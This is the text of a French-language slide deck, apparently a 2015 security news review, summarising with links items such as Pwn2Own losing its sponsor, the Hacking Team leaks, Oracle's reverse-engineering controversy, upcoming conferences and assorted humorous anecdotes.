Pwn2own mobile, c'est fini

- HP/ZDI arrête le sponsoring à cause de Wassenaar (au Japon)
 - HP aurait dépensé \$1 million en avocats pour tenter de régler le problème
<http://arstechnica.com/tech-policy/2015/09/pwn2own-loses-hp-as-its-sponsor-amid-new-cyberweapon-restrictions/>
- Zerodium (Vupen) en profite pour faire sa pub
<https://twitter.com/zerodium/status/639834978084327424>



La FCC souhaite empêcher les firmware alternatif de routeur Wifi

- ThinkPenguin, EFF, FSF, Software Freedom Law Center, Software Freedom Conservancy, OpenWRT, LibreCMC et Qualcomm lancent "Save WiFi"
<http://hackaday.com/2015/09/02/save-wifi-act-now-to-save-wifi-from-the-fcc/>

L'administrateur d'un forum pédophilie sur TOR arrêté

- Grâce à une habitude de langage commune entre Facebook et TOR
- Prise de contrôle du forum par la police, aboutissant à d'autres arrestations
<http://www.abc.net.au/news/2015-08-26/secret-anti-paedophile-operation-saves-children-from-abuse/6720304>

La Chine veut “nettoyer internet”

- Sa police arrête 15 000 pirates

<http://www.reuters.com/article/2015/08/18/us-china-internet-idUSKCN0QN1A520150818>

En Russie, il faut avoir des logiciels Russes

- La loi sera active au 1er janvier 2016

<https://translate.google.fr/translate?hl=fr&sl=ru&tl=fr&u=http%3A%2F%2Fwww.vedomosti.ru%2Ftechnology%2Farticles%2F2015%2F07%2F31%2F602953-fas-trebuets-patentovat-soft-htobi-on-mog-popast-v-reestr-otchestvennogo-po>

La Russie bloque Wikipedia

- Puis revient en arrière

- Tout cela pour une histoire de drogue...

<http://www.numerama.com/magazine/33991-la-russie-ordonne-aux-fai-de-bloquer-la-version-russe-de-wikipedia.html>

Malaisie, puce RFID sur les voitures d'ici 2018

<http://www.nextinact.com/news/96291-la-malaisie-va-imposer-puce-rfid-sur-tous-vehicules.htm>

Conférences

Passées

- Black Hat USA 2015 - 1 au 6 aout 2015 à Las Vegas
- DefCon 23 - 6 au 9 aout 2015 à Las Vegas
 - Compte rendu après cette revue
 - Et dans NoLimitSecu <http://www.nolimitsecu.fr/retour-blackhat-defcon-2015/>
 - Pour ceux qui y sont allé, avez-vous bien suivi toutes les étapes du retour ?
 - Changer ses mots de passe
 - Faire opposition sur sa CB
 - Reflasher son UEFI / BIOS
 - Réinstaller ses OS
 - Acheter une nouvelle voiture

Texte en = déjà traité
gris précédemment




A venir

- BruCon : 8-9 octobre 2015 à Gand, Belgique
- Hackito Ergo Sum - 29-30 octobre à Paris
- Botconf - 2 au 4 décembre 2015 à Paris

Divers / Trolls velus

Quelques expressions française en informatique

- Forensics : Inforensique ou autopsie informatique
- Hash : Condensat
- MitM : Singe Intercepteur ou Attaque par Interposition
- Reverse engineering : Rétro ingénierie ou rétro conception voire même “Ingénierie à reculons”
- Salt : Diversificateur
- Digital : Numérique
 - Le combat du siècle



Piratages, Malwares, spam, fraudes et DDoS

Oracle recule face à l'ingénierie à reculons

- Mary Ann Davidson, la directrice en chef de la sécurité des systèmes d'information est contre la rétro ingénierie, ce qui enfreint l'EULA :
 - << customers Should Not and Must Not reverse engineer our code. >>
 - <<[...] you are probably reverse engineering [...] Don't. Just – don't.>>
 - <<You can't really expect us to say 'thank you for breaking the license agreement.>>

https://web.archive.org/web/20150811090106/https://blogs.oracle.com/maryann davidson/entry/no_you_really_can_t
- Soyons honnête : elle critiquait aussi la grande quantité de rapports automatisés qui leur étaient envoyés avec des faux positifs
- Scandale sur internet, excuses du vice-président et suppression du billet
<http://www.wired.com/2015/08/oracle-deletes-csos-screed-hackers-report-bugs/>

IBM publie 700 To de données sur les vulnérabilités, attaques et autres menaces

- Coup de publicité pour son équipe de sécurité X-Force
- Il est possible d'y effectuer des recherches par IP, hash, CVE...
<http://www.lemondeinformatique.fr/actualites/lire-ibm-pousse-dans-le-cloud-700-to-de-donnees-securite-60888.html>
<https://exchange.xforce.ibmcloud.com/>

Cazeneuve au sujet du DarkNet

- "Le darknet, c'est-à-dire les communications Internet cryptées"
<http://www.dailymotion.com/video/x34abts> (à 15min30)

Piratages, Malwares, spam, fraudes et DDoS

grsecurity stable sera réservé aux payeurs

- Merci à “un grand fondateur américain” qui intègre, modifie grsecurity et en fait sa publicité sans reverser un centime à la communauté (<http://www.intel.com/content/dam/www/public/us/en/documents/white-papers/iot-security-profiles-white-paper.pdf>)
<https://grsecurity.net/announce.php>

LulzSec après la prison, que sont-ils devenus ?

- Ils organisent des animations sur des salons informatique
<http://cyber2015.psbevents.co.uk/hacker-zone>

Divers / Trolls velus

Hacking Team, une actualité sans fin (1/2)

- Ils ont envisagé (avec la bonne traduction) **d'assassiner** d'un défenseur des droits de l'homme (Christopher Soghoian)
<https://firstlook.org/theintercept/2015/07/09/hacking-team-employee-jokes-assassinating-aclu-technologist-christopher-soghoian/>
- Ils ont acheté un exploit ciblant les NAS QNAP à Netragard, nommée HastyLizard
<https://wikileaks.org/hackingteam/emails/emailid/23937>
- Une **étude** du **marché gris** a pu être réalisée
<https://tsyrklevich.net/>
- Ils étaient en **négociation** avec le **Vatican**
<https://twitter.com/wikileaks/status/620969203454099456>
- Ils travaillaient sur des **drones** dédié au **cassage** de **Wifi** et l'infection de smartphones (avec Boeing)
<http://arstechnica.com/tech-policy/2015/07/hacking-team-built-drone-based-wi-fi-hacking-hardware/>
- Ils faisaient de la **prospection** avec **nos services**
<https://wikileaks.org/hackingteam/emails/?q=gouv.fr&mfrom&mto&title¬itle&date&nofrom¬o&count=50&sort=0#searchresult>
- Un "papi" les a contacté pour espionner ses petits enfants !!?
<https://wikileaks.org/hackingteam/emails/emailid/134022>
- Une présentation de leur solution d'injection de code, d'AC et de déchiffrement SSL
/rcs-dev%5cshare/HOME/Naga/httpX/Presentation.pptx
- Les détails des vulnérabilités utilisées contre Android
<http://security.tencent.com/index.php/blog/msg/87>
 - Code d'exploitation <https://github.com/hackedteam/vector-exploit/blob/master/src/ht-webkit-Android4-src/src/script.js>
- ING Italie à fait appel à eux pour des raisons défensives
<https://twitter.com/Schellevis/status/618745082234163200>

Divers / Trolls velus

Hacking Team, une actualité sans fin (2/2)

- Leur trojan/backdoor :
 - était **signée** par **Symantec** grâce à de faux passeports et des photos trouvées sur internet
<https://wikileaks.org/hackingteam/emails/emailid/304208>
<https://twitter.com/pwnallthethings/status/618400088851881984/photo/1>
 - pouvait infecter l'**UEFI** et résister au formatage
<http://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-uses-uefi-bios-rootkit-to-keep-rcs-9-agent-in-target-systems/>
 - disposait d'une **porte dérobée** et d'une empreinte par client
https://www.schneier.com/blog/archives/2015/07/more_on_hacking_1.html
 - permettait de détecter la virtualisation... et la technique a été reprise par un malware
<http://joe4security.blogspot.ch/2015/07/hacking-team-inspired-anti-vm-trick.html>
 - contenait du code récupéré chez un autre développeur pour faire de la capture téléphonique sur Android
 - Et le développeur n'est pas content ;-)
<https://www.mulliner.org/blog/bloxxom.cgi/security/hackingteam.html>
- Mais ce sont bien sûr eux les victimes !
<http://motherboard.vice.com/read/hacking-team-hey-were-the-victims-here>
- Le hackeur expose sa méthodologie
 - Finalement proche de nos audits (empreinte, scan, exploit, progression)
<http://pastebin.com/raw.php?i=cRYvK4jb>

Divers / Trolls velus

Surveillance policière

- Naaaaaann.. il n'y aura jamais d'abus !
<https://twitter.com/NPASLondon/status/621251514192019456>

Publication du nombre de pertes Russe en Ukraine

- Par erreur...
<http://www.forbes.com/sites/paulroderickgregory/2015/08/25/kremlin-censors-rush-to-erase-inadvertent-release-of-russian-casualties-in-east-ukraine/>



NPAS London
@NPASLondon



Follow

Whilst on tasking in central London this morning we spotted a certain energetic funny man... Can you guess who?...



Divers / Trolls velus

Twitter + Géolocalisation = Méga bourde

- El Chapo est le plus gros baron de la drogue mexicain, en fuite suite à son évason
<https://www.youtube.com/watch?v=uzMzTvRJumo>
- Son fils post un photo de son père **“avec”** la géolocalisation activée
<http://www.dailymail.co.uk/news/article-3222298/Is-El-Chapo-hiding-Costa-Rica-Net-closes-world-s-wanted-drug-lord-hapless-son-forgets-switch-location-data-Twitter-picture.html>



Divers / Trolls velus

Deux fans (???) de Pokémon annoncent leur venue au Pokémon World Championship

- En postant sur Facebook « Kevin Norton and I are ready for worlds Boston here we come!!! »
 - Accompagné d'une photo d'armes à feu
- Et se font rapidement arrêter

<http://robot6.comicbookresources.com/2015/08/two-arrested-in-apparent-threat-to-pokemon-world-championships/>



Divers / Trolls velus

Publication de la base des condensats MD5 d'authentification de la base RIPE

- Valide pour 75% jusqu'à récemment
 - Inutilisable au moment de la publication

<http://seclists.org/fulldisclosure/2015/Jul/106>

Le vainqueur de l'Assembly 2015 1ko est... un javascript !!!

http://www.p01.org/releases/BLCK4777/BLCK4777_safe.htm

La pérennité des marchés noirs dans TOR

<http://www.gwern.net/Black-market%20survival>

Debian et les DNS de Google

- Par défaut systemd utilise les serveurs DNS de Google s'il ne trouve rien d'autre.

<https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=761658>

John McAfee is Back !

- et a été arrêté dans le Tennessee pour conduite en état d'ivresse et port d'arme

<http://www.wbbjtv.com/news/local/John-McAfee-arrested-in-Haywood-Co-320668232.html>

Divers / Trolls velus

Les experts (américains) ne le sont pas tant que ça

- Le sentiment de savoir (ou « impression de savoir ») est dangereux car il amène les experts à être top sûr d'eux ;

<http://digest.bps.org.uk/2015/08/experts-are-especially-prone-to.html>

Après 10 ou 15 ans, les professionnels de la sécurité font un burnout

<http://www.csoonline.com/article/2977604/infosec-staffing/cso-burnout-biggest-factor-in-infosec-talent-shortage.html>

Vos pires erreurs informatiques

- Menacer la stabilité de l'euro ...

<http://www.b3ta.com/questions/expensivemistakes/post95910>

Publication du code source de l'OS d'Apollo

- En assembleur

<http://authors.library.caltech.edu/5456/1/hrst.mit.edu/hrs/apollo/public/archive/1701.pdf>

Une image PNG de 420 bytes qui en fait 6M décompressée


- Attention à vos passerelles mails et proxy

<https://www.bamssoftware.com/hacks/deflate.html>

Pure troll : systemd...

<http://blog.erratasec.com/2015/08/about-systemd-controversy.html>





Stéphane Bortzmeyer
@bortzmeyer

Following

Upgrading systemd. I wonder what I will get, this time? A DNS auth. server? A XMPP client? A RFC 2324 implementation? A text editor? #bloat

Divers / Trolls velus

Félicitations à Guillaume et JP... et les mamans bien sûr !

Mais attention 🙄

- La plupart des Babyphones sont piratables
<http://www.scmagazine.com/research-shows-vulnerabilities-in-video-baby-monitors/article/436547/>
- Les usines à petits pots sont bourrées de SCADA non sécurisés



Prochaines réunions

Prochaines réunions

- Mardi 13 octobre 2015

After Work

- Mardi 22 septembre 2015
Bar "La Kolok"
20 rue du croissant
75002 Paris



Questions ?

